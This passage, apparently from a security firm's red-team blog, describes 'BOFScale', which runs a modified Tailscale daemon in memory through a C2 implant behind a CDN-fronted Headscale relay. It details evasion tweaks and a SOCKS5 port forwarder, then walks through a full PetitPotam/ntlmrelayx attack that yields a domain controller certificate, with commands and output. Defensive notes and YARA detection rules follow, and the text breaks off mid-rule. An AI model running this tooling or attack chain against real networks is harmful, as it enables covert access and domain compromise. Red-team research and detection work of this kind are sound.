Two init containers run in sequence before the stack is fully operational. The first, `headscale-init`, runs before Headscale itself starts and patches the two places in the configuration that need to know the public hostname. The `server_url` in `headscale-config.yaml` is set to `https://$HEADSCALE_HOSTNAME`, and the empty `hostname:` field in `derpmap.yaml` is filled in with the same value. Both files are committed to the repository with those fields blank so the hostname is never baked in.

The second, `headplane-init`, runs after Headscale passes its healthcheck. It handles the remaining one-time bootstrap work:

- **Cookie secret** : generates a random 32-character string and writes it into the `thecookie_secret` field in `headplane-config.yaml` . This field is also left blank in the committed config so it is unique per deployment.
- **User creation** : creates the Headscale user that nodes will be enrolled under (defaults to `default` , overridable via `HEADSCALE_USER`).
- **Headplane pre-auth key** : generates a 90-day pre-auth key and writes it into the `pre_authkey` field in `headplane-config.yaml` . This is the key Headplane uses to enroll its own Tailscale node so it can reach the Headscale API.
- **Implant join key** : generates a reusable ephemeral pre-auth key (also 90 days) and prints it to the compose output. This is the key distributed to implants when calling `tailscale up` .
- **ACL policy** : checks whether a policy is already loaded in the Headscale database and, if not, applies `policy.json` from the repository. This only runs once; subsequent `docker compose up` calls leave the database policy untouched.

After both init containers complete, Headscale serves on plaintext HTTP at port 5566, with TLS termination handled upstream by the CDN and the reverse proxy on the origin server.

4.4.1 DERP Inside Headscale

Rather than running a separate DERP server, the stack uses Headscale's embedded relay. This is configured with `verify_clients: true`, so only nodes enrolled in this tailnet can use it as a relay. With the DERP map hostname set to the CDN distribution, relay traffic hits the CDN on port 443 and is forwarded to the origin in the same way control plane traffic is.

```
regions:
  999:
    regionid: 999
    regioncode: hs
    regionname: Headscale
    nodes:
      - name: 999a
        regionid: 999
        hostname: dia2b3c4e5f6g7.cloudfront.net
        canport80: false
        derpport: 443
```

The `derp.urls` list in the Headscale config is empty, so nodes enrolled against this server will never contact Tailscale's own DERP infrastructure. All relay traffic stays within the operator-controlled stack.

4.4.2 Reverse Proxy Requirements

The CDN needs to forward WebSocket connections to the origin, and the origin's reverse proxy needs to pass them through to Headscale at `localhost:5566`. The most important requirement that is easy to miss is setting the timeouts to zero on the internal proxy leg. WebSocket connections used for DERP relay can stay open indefinitely, and most proxy defaults will close them long before they would naturally drain. With Caddy on the origin server the relevant paths look like this:

```
@tailscale path_regexp ~/(ts2021|derp|key)
handle @tailscale {
  reverse_proxy http://localhost:5566 {
```

```
    transport http {
        read_timeout 0
        write_timeout 0
    }
}
```

The equivalent for Apache2 requires `mod_proxy_wstunnel` for the WebSocket legs. Note that `/ts2021` and `/derp` must use a `ws://` backend scheme, not `http://`, Apache will refuse to tunnel the WebSocket upgrade over a plain HTTP proxy target.

```
# a2enmod proxy proxy_http proxy_wstunnel

<VirtualHost *:443>
    # ... SSL configuration ...

    ProxyRequests Off
    ProxyPreserveHost On

    # Disable proxy timeout - DERP relay connections stay open indefinitely
    ProxyTimeout 0

    # ts2021 and derp always connect via WebSocket upgrade
    ProxyPass /ts2021 ws://localhost:5566/ts2021
    ProxyPassReverse /ts2021 ws://localhost:5566/ts2021

    ProxyPass /derp ws://localhost:5566/derp
    ProxyPassReverse /derp ws://localhost:5566/derp

    # key serves the server public key - plain HTTP, no upgrade
    ProxyPass /key http://localhost:5566/key
    ProxyPassReverse /key http://localhost:5566/key
</VirtualHost>
```

The `/ts2021` path carries the TS2021 control protocol, `/derp` carries relay traffic, and `/key` serves the server's public key which clients fetch before initiating the Noise handshake.

4.4.3 OPSEC Defaults

A few settings in the stack are worth calling out. Logtail is disabled, so Headscale does not send any telemetry to Tailscale Inc. The WireGuard port is randomised per peer, which makes port-based detection harder. Ephemeral nodes

are automatically removed after ten minutes offline, so implants that go quiet do not accumulate in the node list. The Headplane admin UI runs on port 3000 and is not exposed through the CDN at all; it is accessed via SSH tunnel to the origin server only.

The ACL policy auto-approves subnet route advertisements from any enrolled node, so an implant can advertise a default route without the operator needing to manually approve it in the UI.

4.5 The Daemon: tailscaled

tailscaled is the Tailscale daemon compiled as a Windows DLL using CGO's `-buildmode=c-shared`. The DLL exports a single Go function that serves as the BOF-PE entry point. It runs as an async BOF so it never blocks the implant thread.

4.5.1 Starting Up

When the C2 framework calls the Go export, the first thing that happens is `stdout` and `stderr` are redirected. A goroutine reads from the write end of an OS pipe and forwards the data to `BeaconOutput`, so all of the Go runtime's log output arrives in the operator console rather than disappearing.

Arguments are extracted from the packed C2 argument blob using `BeaconDataParse` and `BeaconDataExtract`. A set of defaults are then injected if not already present:

```
if !hasTun {
    tokens = append(tokens, "-tun=userspace-networking")
}
if !hasNoLogs {
    tokens = append(tokens, "-no-logs-no-support")
}
if !hasState {
    tokens = append(tokens, "-state", "mem:")
}
if !hasSocket {
    socket := fmt.Sprintf("\\\\.\\pipe\\%s", uuid.New())
    tokens = append(tokens, "-socket", socket)
    BeaconPrintf("[=] No socket provided, using random socket %s\n", socket)
}
```

`-tun=userspace-networking` is the most important of these. Without a WinTun kernel driver installed, Tailscale falls back to a pure Go userspace networking implementation. This means no kernel driver dependency and no need for elevated privileges for the network stack itself. `-state mem:` keeps all node state in memory so nothing is written to disk. `-no-logs-no-support` disables the Tailscale log upload service.

If no socket path is provided, a random named pipe path using a UUID is generated and printed to the operator. This value is what gets passed to `tailscale` in subsequent commands.

The socket's SDDL was also changed to `D:(A;;GA;;;WD)`, granting world access. This means the client BOF does not need elevated privileges to open the pipe.

```
var windowsSDDL = "D:(A;;GA;;;WD)"
```

Once arguments are assembled, `os.Args` is set and the real `tailscaled` `main()` is called. The entire daemon runs in-process.

One important caveat here is that `tailscaled` should ideally run inside a sacrificial process. The Go runtime is not designed to shut down cleanly when the memory mapped PE is unmapped from memory. When the BOF-PE exits, the Go garbage collector threads and other runtime goroutines can crash because the memory they were executing against has been removed. This will not affect the primary implant if the daemon was injected into a separate process, but it will take that process down with it. Plan accordingly.

4.5.2 Reducing IOCs

Running a full network daemon in-process creates some observable behaviour that is worth addressing. Several changes were made to reduce the number of indicators left behind.

Tailscale's DNS management code on Windows calls `ws1.exe` to configure DNS inside any running WSL instances. This was removed entirely since it spawns a child process and is unnecessary in a userspace-only scenario.

The same DNS management path also calls `ipconfig.exe /registerdns` to flush and re-register DNS. This was wrapped behind checks that verify both that the tun mode is not userspace and that the binary was not built with the `bofpe` tag, so it never runs in this context.

ICMP pings inside the userspace networking stack were originally handled by spawning `ping.exe`. These were replaced with direct calls to the Windows ICMP

API using `IcmpCreateFile`, `IcmpSendEcho2`, and `IcmpCloseHandle`, removing another child process creation event.

The audit log and certain profile path probes were wrapped behind similar tun and build tag checks, preventing file access events to paths that the daemon would normally probe but never actually use in this configuration.

Finally, `TS_LOGS_DIR` is set to `C:\ProgramData` at startup, which prevents the creation of an empty `C:\ProgramData\tailscale` folder since the daemon expects to write logs there but the path is redirected before it can create the directory structure.

4.5.3 Build Tags

The Go build is done with a set of `ts_omit_*` tags that strip subsystems that are not needed. These cover ACME certificate management, AWS integrations, baked TLS roots, BIRD routing daemon support, the CLI, client update logic, Kubernetes integrations, posture checking, network logging, system policy, the web client, and Tailscale's own telemetry. The result is a DLL that contains exactly what is needed to join a Tailscale or Headscale network and route traffic, nothing more.

4.6 The Client: tailscale

`tailscale` is a C++23 BOF-PE that runs as a synchronous BOF. It has no Go runtime and no dependency on the daemon's internals. It simply speaks HTTP/1.0 over the named pipe that the daemon is listening on, which is exactly how the real `tailscale.exe` CLI works on Windows.

4.6.1 HTTP over a Named Pipe

The pipe is opened with `CreateFile` using the `SECURITY_SQOS_PRESENT | SECURITY_IMPERSONATION` flag combination. The impersonation flag is not optional. The daemon's `safesocket` layer calls `ImpersonateNamedPipeClient` to extract the caller's token for access control checks, and the connection is rejected without it.

Requests follow HTTP/1.0 with a small set of headers that the local API expects:

```
GET /localapi/v0/status HTTP/1.0 Host: local-tailscaled.sock Tailscale-Cap:
125 User-Agent: Tailscale Content-Length: 0
```

The **Tailscale-Cap: 125** header tells the daemon which version of the local API the client understands. Responses are parsed by reading headers byte by byte until the blank line, extracting **Content-Length** if present, then reading either that many bytes or until pipe close.

4.6.2 What the Operator Can Do

```
tailscale -socket \.\pipe<uuid> up -auth-key <tskey-auth-...> -login-server  
https://d1a2b3c4e5f6g7.cloudfront.net
```

The **up** command checks **HaveNodeKey** in the current status first. If the node has not been enrolled before, it sends a **start** request with the full prefs object and an auth key. If the node is already enrolled, it simply patches **WantRunning** to true. The prefs used for enrollment hardcode a set of defaults suited to this use case: **ForceDaemon: true**, **CorpDNS: false** (no DNS takeover), **RunSSH: false**, and **NoStatefulFiltering: true**.

down patches **WantRunning** to false without disconnecting the node. **set --advertise-routes** splits a comma-separated CIDR list and patches **AdvertiseRoutes** on the daemon. **status** fetches the current node status and formats a peer table showing each node's tailnet IP, DNS name, and connection state. **shutdown** posts to `/localapi/v0/shutdown`, which causes the daemon's **main()** to return and the async BOF thread to exit cleanly (but with the limitation of the go runtime remaining in place).

4.6.3 netcheck

The **netcheck** subcommand is a self-contained STUN probe that does not use the daemon at all. It is useful for verifying connectivity to a DERP server before enrolling the node. The operator supplies a hostname via **--endpoint** and the tool builds a minimal DERP map pointing to that host, then runs a series of STUN Binding Requests against it.

The STUN implementation is a single header file. It crafts RFC 5389 Binding Requests with a **SOFTWARE="tailnode"** attribute and a CRC-32 fingerprint, then parses Binding Responses extracting **XOR-MAPPED-ADDRESS** for both IPv4 and IPv6. The probe runs over async UDP using ASIO, measures RTT per region, detects NAT behaviour, and prints a report.

4.7 Routing Traffic: socksportfwd

Userspace networking is not a complete limitation. Traffic flowing inbound from the tailnet works fine: the attack VM can reach the implant directly by its tailnet address, and advertised subnet routes let the attack VM reach hosts in the victim network through the implant as shown in the [diagram below](#). The daemon handles all of this through its internal userspace network stack without needing a kernel driver.

What does not work is the reverse direction. Processes running on or connections initiated from the victim host cannot egress to the tailnet because there is no TUN adapter installed for the operating system to route through. For a use case like NTLM relay, where connections originate from the victim network and need to reach a tool running on the attack VM, this gap needs to be bridged explicitly.

This is where `socksportfwd` comes in. The `tailscaled` daemon exposes a SOCKS5 proxy server on `0.0.0.0:1080` that has access to the full tailnet. `socksportfwd` binds a TCP port and for every incoming connection it completes a SOCKS5 handshake to that proxy, requesting a `CONNECT` to the target host and port on the tailnet. Once the proxy accepts, it relays data bidirectionally between the incoming connection and the SOCKS socket until either side closes. Any connection that arrives on the local port effectively exits on the tailnet at the target address, without the victim host having any network-level awareness of where it went.

4.7.1 Inside the Relay

The implementation uses ASIO's async I/O model. There are no per-connection threads.

The SOCKS5 handshake sequence is straightforward. The client sends a greeting advertising `NO AUTH` as the only supported method, waits for confirmation, then sends a `CONNECT` request for the target. Target addresses are encoded as `ATYP_IPV4`, `ATYP_IPV6`, or `ATYP_DOMAIN` depending on whether the target parses as a literal address or not. Using `ATYP_DOMAIN` for Tailscale MagicDNS names like `attackvm.target.tun` means the name is resolved by the daemon at the proxy level. The OS resolver on the compromised host never sees the query, which matters when the host has no awareness of the tailnet's DNS namespace.

4.7.2 Running as an Async BOF

`socksportfwd` runs as an async BOF so it does not block the implant. When the C2 framework starts an async BOF it allocates a Windows event `HANDLE` that the BOF can retrieve via `BeaconGetStopJobEvent`. The tool stores this handle and sets up a 500ms repeating ASIO timer that polls it with `WaitForSingleObject(event, 0)`. When the event fires, `io_context.stop()` is called, the relay exits, and the BOF returns.

[*] Listening on 0.0.0.0:8888 -> `attackvm.target.tun:8888` via `socks5` localhost:1080 [*] Use your C2's built in job stop feature to stop the task

The arguments are minimal. `--t` is the target host on the tailnet, `--tp` is the target port, `--p` is the local listen port (defaults to the target port if not set), and `--s` / `--sp` override the SOCKS5 host and port if the daemon is listening somewhere other than `localhost:1080`.

4.7.3 The Primary Use Case

The most direct use for this is NTLM relay. Port 8888 is a reasonable default since it is unlikely to be in use. With `tailscaled` running and the node enrolled, `socksportfwd` binds port 8888 on the compromised host and forwards to a machine on the tailnet running `ntlmrelayx`. Authentication attempts from the victim network reach the attacker's relay tool over the tailscale mesh, with the DERP relay traffic looking like WebSocket connections to a CDN domain. The compromised host has no awareness of the attacker infrastructure beyond the CDN hostnames used for DERP and Headscale.


If local admin rights are available, port 445 can be used instead by stopping the SMB service to free the port, then forwarding that traffic over the tailnet. The same pattern works for HTTP relay, LDAP, or forwarding any other service from the tailnet into reach of the victim network.

4.8 Putting It All Together

The examples in this section use the following network layout. The victim network is 192.168.0.0/24. The compromised host, `victim-ws01`, sits in this subnet with the implant loaded. `dc01` at 192.168.0.10 is the domain controller and the machine being coerced. The AD CS server at 192.168.0.20 is the relay target. The attack VM has no direct access to the victim network; it is enrolled on the tailnet as `operator.target.tun` (100.64.0.1) and reaches the victim environ-

ment entirely through the implant, which appears on the tailnet as `victim-ws01.target.tun` (100.64.0.2).

A typical session looks like this.



Inline diagram

4.8.1 Enrolling the Attack VM

The first step, done once before any implant work, is enrolling the operator's attack VM in the tailnet. This requires the same modified `tailscaled` binary that was used to build the implant-side BOF-PE, not a stock Tailscale installation.

Stock Tailscale will not connect to a Headscale instance that sits behind a CDN. Without the RFC 6455 WebSocket patches, both the TS2021 control upgrade and the DERP relay upgrade are rejected at the CDN edge. The modified

binary applies the same automatic fallback logic on the attack VM as it does in the implant, so the CDN-fronted infrastructure is transparent to both sides.

The init script generates two pre-auth keys on first deployment: a reusable ephemeral key for implants and a regular key for the attack VM. Both are printed to the compose output. For subsequent deployments or to generate a fresh one:

```
docker exec headscale headscale preauthkeys create
-user default -expiration 90d
```

This key should not be marked `--ephemeral`. Ephemeral nodes are removed after ten minutes offline, which is the right behaviour for implants but not for a persistent operator machine.

```
sudo ./tailscaled -state /var/lib/tailscale/tailscaled.state &
sudo ./tailscale up
-login-server https://d1a2b3c4e5f6g7.cloudfront.net
-auth-key tskey-auth-...
```

Once enrolled, implants appear as nodes on the tailnet reachable by their `target.tun` MagicDNS names or `100.64.x.x` addresses. All traffic routes through the same CDN-fronted DERP relay.

4.8.2 Per-Implant Workflow

Before touching the implant, generate a pre-auth key from the Headscale host. The init script creates one automatically on first deployment and prints it to the compose output, but for subsequent operations the same command can be run directly against the container.

```
docker exec headscale headscale preauthkeys create
-user default -reusable -ephemeral -expiration 90d
```

This prints the key to stdout.

```
tskey-auth-
```

```
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
```

The `--reusable` flag means the same key works across multiple implants without needing to generate a new one for each. The `--ephemeral` flag matches the Headscale config's ten-minute inactivity timeout, so nodes are cleaned up automatically when they go offline rather than accumulating in the node list.

With the key in hand, the daemon is started as an async BOF. Because stdout and stderr are both redirected to `BeaconOutput` by the entry point, all of tailscaled's log output arrives in the operator console in real time as the daemon runs. The first line of output is the socket path, which every subsequent `tails-`

cale call needs. The Go runtime's log stream follows as the userspace networking engine initialises:

```
[=] No socket provided, using random socket \.
\pipe\8f3a1c2d-4b5e-6f7a-8b9c-0d1e2f3a4b5c
```

```
2026/07/16 12:34:56 wgengine: using userspace networking
```

```
2026/07/16 12:34:56 [v1] wgengine: created; tun=userspace-networking
```

The daemon is now running and listening on the named pipe, but has not yet connected to anything. It is waiting for a command via the local API.

With the socket path noted, the node is enrolled against the Headscale instance:

```
tailscale -socket \. \pipe\8f3a1c2d-... up -auth-key tskey-auth-... -login-server
https://d1a2b3c4e5f6g7.cloudfront.net
```

```
[=] Fetched latest status
```

The client gives no further enrollment confirmation. Because daemon log output is asynchronous, DERP connectivity messages arrive in the output channel alongside or shortly after the client response:

```
2026/07/16 12:34:58 control: connected
```

```
2026/07/16 12:34:58 magicsock: DERP hs (d1a2b3c4e5f6g7.cloudfront.net):
connected; latency 38ms
```

Run `status` to verify the node is up.

```
tailscale -socket \. \pipe\8f3a1c2d-... status
```

```
[=] Fetched latest status
```

```
Running
```

```
100.64.0.2 victim-ws01.target.tun. -
```

```
100.64.0.1 operator.target.tun. idle, relay hs
```

Before running connectivity tests, advertise the victim's local subnet. The Headscale ACL policy auto-approves advertised routes, so it is immediately active:

```
tailscale -socket \. \pipe\8f3a1c2d-... set -advertise-routes 192.168.0.0/24
```

With the node visible and the subnet route active, confirm end-to-end connectivity from the attack VM. First, ping the tailnet node itself:

```
ping -c 1 victim-ws01.target.tun
```

```
PING victim-ws01.target.tun (100.64.0.2) 56(84) bytes of data.
```

```
64 bytes from victim-ws01.target.tun (100.64.0.2): icmp_seq=1 ttl=64
time=42.3 ms
```

```
— victim-ws01.target.tun ping statistics —
```

```
1 packets transmitted, 1 received, 0% packet loss, time 0ms
```

```
rtt min/avg/max/mdev = 42.3/42.3/42.3/0.000 ms
```

Then ping a host in the advertised subnet to confirm the route is working end to end:

```
ping -c 1 192.168.0.1
```

```
PING 192.168.0.1 (192.168.0.1) 56(84) bytes of data.
```

```
64 bytes from 192.168.0.1: icmp_seq=1 ttl=128 time=45.8 ms
```

```
— 192.168.0.1 ping statistics —
```

```
1 packets transmitted, 1 received, 0% packet loss, time 0ms
```

```
rtt min/avg/max/mdev = 45.8/45.8/45.8/0.000 ms
```

It is worth noting the difference between these two pings. When pinging the tailnet node directly, the ICMP response is synthesised by the userspace networking stack inside the implant; there is no real kernel TUN on the victim side so tailscaled handles it internally. When pinging a host in the advertised subnet, the implant issues a real ICMP request on the local network using the Windows ICMP API (`IcmpSendEcho2`) rather than spawning `ping.exe`. This is the same IOC reduction described in the daemon section.

To forward a port from the victim network to a machine on the tailnet, `socksportfwd` is started as a second async BOF:

```
socksportfwd -t attackvm.target.tun -tp 8888 -p 8888
```

With the forwarder running, `ntlmrelayx` is started on the attack VM targeting the AD CS web enrollment endpoint on the CA at `192.168.0.20`. The target is specified as an IP rather than a hostname since the attack VM has no inherent visibility into the target domain's DNS; if the domain's DNS server is added to the attack VM's resolver configuration, hostnames resolve correctly and can be used instead. The `--http-port` flag matches the port being forwarded so the WebDAV authentication arrives on the right listener:

```
ntlmrelayx.py -t http://192.168.0.20/certsrv/certfnsh.asp
```

```
-adcs -template DomainController
```

```
-http-port 8888 -smb2support
```

PetitPotam is then used to coerce `dc01` at `192.168.0.10` into authenticating to the compromised host. The `@8888` suffix in the listener address directs the WebDAV client on `dc01` to connect on port 8888 rather than the default port 80:

```
python3 PetitPotam.py -d corp.local -u jsmith -p 'Password123!'
```

```
victim-ws01.corp.local@8888/a
```

```
dc01.corp.local
```

`dc01`'s machine account sends NTLM authentication to `victim-ws01.corp.local:8888`. `socksportfwd` receives the connection and forwards it through the

SOCKS5 proxy to `attackvm.target.tun:8888` where `ntlmrelayx` is waiting. `ntlmrelayx` relays the machine account credentials to the AD CS web enrollment endpoint and a certificate for the DC machine account is issued:

```
[*] HTTPD(8888): Connection from 100.64.0.2 controlled, attacking target  
http://192.168.0.20/certsrv/certfnsh.asp
```

```
[*] Authenticating against http://192.168.0.20/certsrv/certfnsh.asp as  
CORP/DC01$ SUCCEED
```

```
[*] Certificate issued for DC01$
```

```
[*] Saving certificate to DC01$.pfx
```

The coerced host, the relay listener, and the relay target are three different machines. The victim network sees only a WebDAV connection to a host it already trusts. The relay infrastructure is entirely invisible from that vantage point.

When the operation is done, the port forwarder is stopped through the C2's job management. Because the Go runtime does not exit cleanly when the hosting PE is unmapped, the daemon cannot be terminated gracefully through `tailscale shutdown`. The correct way to stop it is to kill the sacrificial process it was injected into using the C2's process termination capability.

4.9 Defensive Considerations

There is no TUN adapter, no `tailscale` service entry, no disk state, and no child processes after startup. The named pipe has a random UUID in its path and uses a permissive SDDL that does not match what a legitimate Tailscale installation creates.

The outbound traffic is WebSocket connections to CDN domains. Without knowing the specific distributions in use, these are difficult to distinguish from any other application using WebSockets through a CDN.

At the process level, the Go runtime heap is present inside a process that is not a Go binary. A sufficiently thorough memory scan looking for Go runtime signatures in unexpected processes would find most memory resident Go binaries. We have also include `bofscale.yara` in the [GitHub repository](#) which can detect all three components without generating false positives against legitimate `tailscale` binaries.

The SOCKS5 server exposed by the daemon is bound to `0.0.0.0:1080`, not the loopback interface. It is visible to any host that can reach the compromised

machine on that port, and network monitoring tools that enumerate local listening sockets would see it alongside the process owning it.

For defenders, the most reliable signal is probably the combination of a loopback SOCKS5 listener with no corresponding process in the expected location and outbound WebSocket connections to CDN addresses with DERP or TS2021 subprotocols. But TLS inspection is needed to see this level of information in the requests. Neither is conclusive on its own, but together they are worth a closer look.

Source code and build instructions are available at [GitHub – BOFScale](#).

4.10 Detection and Hunting Guidance

Detection Opportunity #1: BOFScale BOF-PE In-Memory Signature Detection

- **Data Source:** Process: Process Access
- **Detection Strategy:** Signature
- **Detection Concept:** Deploy the following YARA rules to scan process memory for BOFScale BOF-PE components. These rules use hex-encoded string patterns to match unique indicators present in the compiled binaries that are not found in legitimate Tailscale installations.
 - ```
rule BOFScale_Tailscaled_BOFPPE {
 meta:
 description = "Detects tailscaled BOF-PE - modified Tailscale daemon running in-memory via C2"
 author = "NetSPI"
 severity = "critical"
 strings:
 // "tailscaled shutdown gracefully"
 $s1 = { 74 61 69 6C 73 63 61 6C 65 64 20 73 68 75 74 64 6F 77 6E 20 67 72 61 63 65 66 75 6C 6C 79 }
 // "No socket provided, using random socket"
 $s2 = { 4E 6F 20 73 6F 63 6B 65 74 20 70 72 6F 76 69 64 65 64 2C 20 75 73 69 6E 67 20 72 61 6E 64 6F 6D 20 73 6F 63 6B 65 74 }
 // "beaconWriter" - Go type redirecting stdout to Beacon API
 $s3 = { 62 65 61 63 6F 6E 57 72 69 74 65 72 }
 // "TS_DE-BUG_DERP_WS_CLIENT" - forces WebSocket DERP relay
 $s4 = { 54 53 5F 44 45 42 55 47 5F 44 45 52 50 5F 57 53 5F 43 4C 49 45 4E 54 }
 // "program.exe" - fake argv[0] placeholder
 $s5 = { 70 72 6F 67 72 61 6D 2E 65 78 65 }
 // "-tun=userspace-networking"
 $s6 = { 2D 74 75 6E 3D 75 73 65 72 73 70 61 63 65 2D 6E 65 74 77 6F 72 6B 69 6E 67 }
 // "-no-logs-no-support"
 $s7 = { 2D 6E 6F 2D 6C 6F 67 73 2D
```

6E 6F 2D 73 75 70 70 6F 72 74 } // “BeaconOutput” - CGO import  
for C2 output \$b1 = { 42 65 61 63 6F 6E 4F 75 74 70 75 74 } //  
“BeaconDataParse” - BOF data parsing \$b2 = { 42 65 61 63 6F 6E 44  
61 74 61 50 61 72 73 65 } // “BeaconDataExtract” - BOF argument  
extraction \$b3 = { 42 65 61 63 6F 6E 44 61 74 61 45 78 74 72 61 63  
74 } // “-state” + “mem:” co-occurrence (in-memory state, no disk)  
\$s8 = { 2D 73 74 61 74 65 } \$s9 = { 6D 65 6D 3A } condition: (\$s1 or  
\$s2 or \$s3) and (1 of (\$b\*)) and (2 of (\$s4, \$s5, \$s6, \$s7, \$s8, \$s9)) }

```
- `rule BOFSscale_Tailscale_Client_BOFPPE````
rule BOFSscale_Tailscale_Client_BOFPPE {
 meta:
 description = "Detects tailscale BOF-PE - C++ client controlling tailscaled
daemon over named pipe"
 author = "NetSPI"
 severity = "critical"
 strings:
 // "tailscale IPR pipe, is tailscaled async BOF running"
 $s1 = { 74 61 69 6C 73 63 61 6C 65 20 49 50 52 20 70 69 70 65 2C 20 69 73
20 74 61 69 6C 73 63 61 6C 65 64 20 61 73 79 6E 63 20 42 4F 46 20 72 75 6E
6E 69 6E 67 }
 // "status from backed" - distinctive typo fingerprint
 $s2 = { 73 74 61 74 75 73 20 66 72 6F 6D 20 62 61 63 6B 65 64 }
 // "No headscale login-server provided"
 $s3 = { 4E 6F 20 68 65 61 64 73 63 61 6C 65 20 6C 6F 67 69 6E 2D 73 65 72
76 65 72 20 70 72 6F 76 69 64 65 64 }
 // "Host: local-tailscaled.sock"
 $s4 = { 48 6F 73 74 3A 20 6C 6F 63 61 6C 2D 74 61 69 6C 73 63 61 6C 65 64
2E 73 6F 63 6B }
 // "Tailscale-Cap: 125"
 $s5 = { 54 61 69 6C 73 63 61 6C 65 2D 43 61 70 3A 20 31 32 35 }
 // "WantRunningSet" - local API prefs mask
 $s6 = { 57 61 6E 74 52 75 6E 6E 69 6E 67 53 65 74 }
 // "AdvertiseRoutesSet"
 $s7 = { 41 64 76 65 72 74 69 73 65 52 6F 75 74 65 73 53 65 74 }
 // "No socket provided, bailing"
 $s8 = { 4E 6F 20 73 6F 63 6B 65 74 20 70 72 6F 76 69 64 65 64 2C 20 62 61
69 6C 69 6E 67 }
 // "igoring" - distinctive misspelling of "ignoring"
 $s9 = { 69 67 6F 72 69 6E 67 }
 // "Fetched latest status"
 $s10 = { 46 65 74 63 68 65 64 20 6C 61 74 65 73 74 20 73 74 61 74 75 73 }
 // "NotepadURLs" - internal pref key
 $s11 = { 4E 6F 74 65 70 61 64 55 52 4C 73 }
 // "FrontendLogID" - startup JSON field
```

```

$s12 = { 46 72 6F 6E 74 65 6E 64 4C 6F 67 49 44 }
// "zzzzzzzzzzzz" - BEACON_MAIN format string (11 z's)
$b1 = { 7A 7A 7A 7A 7A 7A 7A 7A 7A 7A 7A }
// "BeaconDataParse" - BOF data parsing
$b2 = { 42 65 61 63 6F 6E 44 61 74 61 50 61 72 73 65 }
condition:
($s1 or $s2 or $s3) or
($s4 and $s5 and 2 of ($s6, $s7, $s8, $s9, $s10, $s11, $s12)) or
($b1 and $b2 and 1 of ($s4, $s5, $s6, $s7))
}

```

- ``rule BOFSscale_SocksPortFwd_BOFPPE```` rule BOFSscale_SocksPortFwd_BOFPPE { meta: description = "Detects socks-portfwd BOF-PE - async SOCKS5 port forwarder for C2 implant" author = "NetSPI" severity = "high" strings: // "setevent 0x%x' or your C2 built in features to stop the task" $s1 = { 72 74 6F 2D 73 65 74 65 76 65 6E 74 20 30 78 25 78 } // "This BOF only supports execution via the async API" $s2 = { 54 68 69 73 20 42 4F 46 20 6F 6E 6C 79 20 73 75 70 70 6F 72 74 73 20 65 78 65 63 75 74 69 6F 6E 20 76 69 61 20 74 68 65 20 61 73 79 6E 63 20 41 50 49 } // "stop event from beacon API" $s3 = { 73 74 6F 70 20 65 76 65 6E 74 20 66 72 6F 6D 20 62 65 61 63 6F 6E 20 41 50 49 } // "Port forwarder listening on %s:%d" $s4 = { 50 6F 72 74 20 66 6F 72 77 61 72 64 65 72 20 6C 69 73 74 65 6E 69 6E 67 20 6F 6E 20 25 73 3A 25 64 } // "Forwarding to %s:%d via SOCKS5 proxy %s:%d" $s5 = { 46 6F 72 77 61 72 64 69 6E 67 20 74 6F 20 25 73 3A 25 64 20 76 69 61 20 53 4F 43 4B 53 35 20 70 72 6F 78 79 20 25 73 3A 25 64 } // "igoring" - distinctive misspelling shared with tailscale $s6 = { 69 67 6F 72 69 6E 67 } // "SOCKS5 connection established to target" $s7 = { 53 4F 43 4B 53 35 20 63 6F 6E 6E 65 63 74 69 6F 6E 20 65 73 74 61 62 6C 69 73 68 65 64 20 74 6F 20 74 61 72 67 65 74 } // "Shutdown event signaled" $s8 = { 53 68 75 74 64 6F 77 6E 20 65 76 65 6E 74 20 73 69 67 6E 61 6C 65 64 } // "BeaconGet-StopJobEvent" - async BOF API $b1 = { 42 65 61 63 6F 6E 47 65 74 53 74 6F 70 4A 6F 62 45 76 65 6E 74 } // "-t and -tp are mandatory" $s9 = { 2D 2D 74 20 61 6E 64 20 2D 2D 74 70 20 61 72 65 20 6D 61 6E 64 61 74 6F 72 79 } // "zzzzzzzzzzzz" - BEACON_MAIN format string (12 z's) $b2 = { 7A 7A 7A 7A 7A 7A 7A 7A 7A 7A 7A } condition: (1 of ($s1, $s2, $s3)) or ($b1 and 2 of ($s4, $s5, $s6, $s7, $s8, $s9)) or ($b2 and $b1 and 1 of ($s4, $s5)) }`



```

- `rule BOFSscale_Generic_BOFPPE````
rule BOFSscale_Generic_BOFPPE {
 meta:
 description = "Generic detection for any BOFSscale component running in
memory"
 author = "NetSPI"
 severity = "high"
 strings:
 // "async BOF" - referenced across components
 $s1 = { 61 73 79 6E 63 20 42 4F 46 }
 // "igoring" - distinctive typo in both tailscale and socksportfwd
 $s2 = { 69 67 6F 72 69 6E 67 }
 // "BeaconDataParse"
